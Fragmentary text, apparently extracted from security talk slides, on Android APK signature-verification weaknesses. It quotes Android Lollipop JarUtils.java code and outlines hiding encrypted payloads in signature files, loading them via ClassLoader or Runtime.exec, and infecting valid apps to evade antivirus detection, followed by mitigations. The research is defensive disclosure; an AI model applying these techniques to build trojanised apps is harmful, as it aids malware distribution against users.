* http://www.ietf.org/rfc/rfc2315.txt
```

```
69         signatureBlock) throws IOException, GeneralSecurityException {
70
71         ByteArrayInputStream bis = new ByteArrayInputStream(signatureBlock);
```

```
BerInputStream bis = new BerInputStream(signatureBlock);
ContentInfo info = (ContentInfo)ContentInfo.ASN1.decode(bis);
SignedData signedData = info.getSignedData();
```

```
81     }
82     X509Certificate[] certs = new X509Certificate[encCerts.size()];
83     CertificateFactory cf = CertificateFactory.getInstance("X.509");
84     int i = 0;
85     for (org.apache.harmony.security.x509.Certificate encCert : encCerts) {
86         final byte[] encoded = encCert.getEncoded();
87         final InputStream is = new ByteArrayInputStream(encoded);
88         certs[i++] = new VerbatimX509Certificate((X509Certificate) cf.generateCertificate(is),
89             encoded);
90     }
91 }
```



Vulnerabilities

AndroidXRef Lollipop 5.1.0_r1

xref: /libcore/luni/src/main/java/org/apache/harmony/security/Utils/JarUtils.java

Home | History | Annotate | Line# | Navigate | Download info Search ☒ only in JarUtils.java

```
68 public static Certificate[] verifySignature(InputStream signature, InputStream
69 signatureBlock) throws IOException, GeneralSecurityException {
```

```
List<SignerInfo> sigInfos = signedData.getSignerInfos();
SignerInfo sigInfo;
if (!sigInfos.isEmpty()) {
    sigInfo = sigInfos.get(0);
} else {
    return null;
}
```

```
92 List<SignerInfo> sigInfos = signedData.getSignerInfos();
93 SignerInfo sigInfo;
94 if (!sigInfos.isEmpty()) {
95     sigInfo = sigInfos.get(0);
96 } else {
97     return null;
98 }
99
100 // Issuer
101 X500Principal issuer = sigInfo.getIssuer();
102
103 // Certificate serial number
104 BigInteger snum = sigInfo.getSerialNumber();
```


Attack Scenarios







- Procedures:
 - Uncompress and copy out the codes
 - Ignite hidden codes with measures
 - `ClassLoader.loadClass()`
 - `Runtime.exec()`
- More:
 - Codes can be encrypted before hiding, and ignited after decryption.

Attack Scenarios

- Harms:

- Craft malicious apks
- Or infect valid apks
 - installing, upgrading and operating as normal
- To bypass static virus detection and Trojan characteristics detection




 CERT.RSA	957	652	RSA 文件
 CERT.SF	186,590	57,912	SF 文件
 classes.dex	773,560	353,167	DEX 文件
 infected_killav.apk	373,871	370,333	APK 文件
 MANIFEST.MF	186,537	56,998	MF 文件
 metainfoDirectory.dex	4,453	1,953	DEX 文件

Mitigations

- Others:
 - unrecognized file?
- MANIFEST.MF:
 - MANIFEST.MF's integrity
- CERT.RSA:
 - defined length == actual size?
- SigInfos:
 - signer-infos > 1?


Shadows Everywhere



Vulnerabilities


```
ls -al /data/app
-rw-r--r-- system system 7376902 1970-01-13 14:07 NewsArticle-3.6.apk
-rw-r--r-- system system 10317590 1970-01-13 14:07 cleanmaster.apk
-rw-r--r-- system system 13857237 2015-04-30 10:07 com.ali.money.shield-2.apk
```

```
ls -al /system/app
-rw-r--r-- root root 18938 2015-04-23 09:56 AntHalService.apk
-rw-r--r-- root root 585808 2015-04-23 09:56 AntiSpam.apk
-rw-r--r-- root root 18938 2015-04-23 09:56 AntHalServiceProvider.apk
```



```
ls -al /system/priv-app
-rw-r--r-- root root 1473168 2015-04-23 09:56 AuthManager.apk
